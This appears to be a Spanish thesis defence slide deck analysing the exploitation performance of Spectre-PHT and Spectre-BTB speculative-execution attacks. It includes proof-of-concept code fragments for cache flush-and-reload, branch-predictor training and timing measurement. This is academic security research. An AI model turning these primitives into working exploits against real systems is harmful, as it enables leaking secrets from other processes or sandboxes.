

# Trabajo Fin de Grado

*Análisis del rendimiento de explotación de vulnerabilidades basadas en  
ejecuciones especulativas*

**Manuel Blanco Parajón**

*Julio, 2020*


# Índice

- Introducción
- Objetivos
- Conceptos teóricos
  - Ejecución especulativa
  - Canal lateral
- Pruebas de concepto
  - Spectre-PHT
  - Spectre-BTB
- Resultados
- Conclusiones
- Preguntas

# Introducción

En 2018: descubiertas vulnerabilidades hardware críticas

- Meltdown: excepción
- Spectre: predicción
  - Explotación remota vía JavaScript malicioso
  - Escape de máquinas virtuales y sandboxes



Explotan ejecución especulativa logrando exfiltrar información sensible de aplicaciones seguras

# Objetivos

- Estudiar estado del arte del diseño microprocesadores
- Investigar vulnerabilidades microarquitecturales
- Desarrollar PoCs para Spectre
- Analizar rendimiento de la explotación
- Mejorar mis habilidades de investigación
  - Salir de mi zona de confort



# Ejecución especulativa


- Ejecución de las  $\mu$ OPs fuera de orden  
Predicciones: mejoran el rendimiento de las CPUs

Ciclo	1	2	3	4	5	6	7	8
Instr <sub>1</sub>	Fetch	Decode	Execute			Write		
Instr <sub>2</sub>		Fetch	Decode	Wait		Execute	Write	
Instr <sub>3</sub>			Fetch	Decode	Execute	Write		
Instr <sub>4</sub>				Fetch	Decode	Wait	Execute	Write

# Canal lateral

Se extrae información explotando efectos secundarios observables

- Consumo de energía
- Radiación electromagnética
- Mediciones de tiempos



# Spectre-PHT

- Se influencia al predictor de saltos *condicionales*

Predicción incorrecta


→ Especulativamente se lee la memoria virtual

## Función víctima

```
void victim(size_t idx) {  
    uint8_t temp;  
    if (idx < trainer_sz)  
        temp &= detector[trainer[idx] * CACHE_SLICES];  
}
```

**trainer:** memoria compartida entre la víctima y el atacante

**detector:** oráculo empleado en el ataque de canal lateral




# 1. Preparación

- Se manipula el estado de la caché (flush)  
Invalidación de las líneas de caché del oráculo

```
for (size_t i=0; i < CACHE_LINES; ++i)  
    _mm_clflush(&detector[i * CACHE_SLICES]);
```

Caché





# Entrenamiento

Se entrena el PHT (Pattern History Table)

- Empleando  $N$  rondas de entrenamiento
- Con una frecuencia  $F$  de acceso

Función de entrenamiento

```
void train(malicious_idx, training_idx) {  
    for (i=0; i < N; ++i) {  
        if (i % F == 0)  
            victim(malicious_idx);  
        else  
            victim(training_idx);  
    }  
}
```


**malicious\_idx**: índice malicioso, elegido por el atacante para influenciar la predicción incorrecta

**training\_idx**: índice legítimo, dentro de los límites de la memoria compartida entre la víctima y el atacante

## 2. Observación

- Se examina la caché, buscando diferencias en el estado(*reload*)  
Realización de mediciones para cada acceso

```
for (size_t i=0; i < CACHE_LINES; ++i) {
    t1 = __rdtscp(&junk);
    junk = detector[i * CACHE_SLICES];
    t2 = __rdtscp(&junk);
}
```



# Spectre-BTB

- Se influencia al predictor de saltos indirectos

Predicción incorrecta

→ Especulativamente se lee la memoria virtual

Clases utilizadas

```
class Bird : public Animal {  
public:  
    void move(int idx) {  
        // nop  
    }  
};  
  
class Fish : public Animal {  
public:  
    void move(int idx) {  
        uint32_t junk;  
        junk = detector[data[idx] * CACHE_SLICES];  
    }  
};
```

Función víctima

```
void victim(Animal* animal, size_t idx) {  
    animal->move(idx);  
}
```

# Entrenamiento

Se entrena el BTB (Branch Target Buffer)

- Empleando  $N$  rondas de entrenamiento

Función de entrenamiento

```
void train(Animal* animal, size_t idx) {  
    for(int j = 0; j < N; j++)  
        victim(animal, idx);  
}
```

*animal*: objeto elegido por el atacante, cuya función virtual influenciará al predictor

*idx*: índice que se corresponde con el byte iésimo del secreto que el atacante va a exfiltrar

# Explotación

Influenciación del predictor

```
train(fish, idx);  
  
for (size_t i=0; i < CACHE_LINES; ++i)  
    _mm_clflush(&detector[i * CACHE_SLICES]);  
  
victim(bird, idx);  
  
for(int i = 0; i < CACHE_LINES; i++) {  
    t1 = __rdtscp(&junk);  
    junk = detector[i * CACHE_SLICES];  
    t2 = __rdtscp(&junk);  
}
```


1. Preparación (flush)

Actividad de la víctima (codificación del secreto)

2. Observación (reload)


# Resultados

Número de rondas de entrenamiento vs Fiabilidad




# Resultados

Número de rondas de entrenamiento vs Fiabilidad



# Resultados


- Simulación de un entorno más realista  
Generación de interrupciones mediante pruebas de carga y stress





# Resultados


Tiempo de ejecución Spectre-PHT vs Spectre-BTB



# Optimización


La búsqueda del ganador actúa como cuello de botella

- Utilización de una heurística para minimizar el tiempo de ejecución





# Resultados

Ancho de banda Spectre-PHT y Spectre-BTB vs heurística



# Conclusiones

- Objetivos cumplidos 
  - Pruebas de concepto
  - Análisis de rendimiento
- Explotar vulnerabilidades hardware es muy complejo
- Mal diseño de la microarquitectura: difícil de revertir y repercute al usuario
- Buscar punto de equilibrio entre rendimiento y seguridad
- Próximos años: crecimiento importancia vulnerabilidades hardware 

# Preguntas



Thank  
you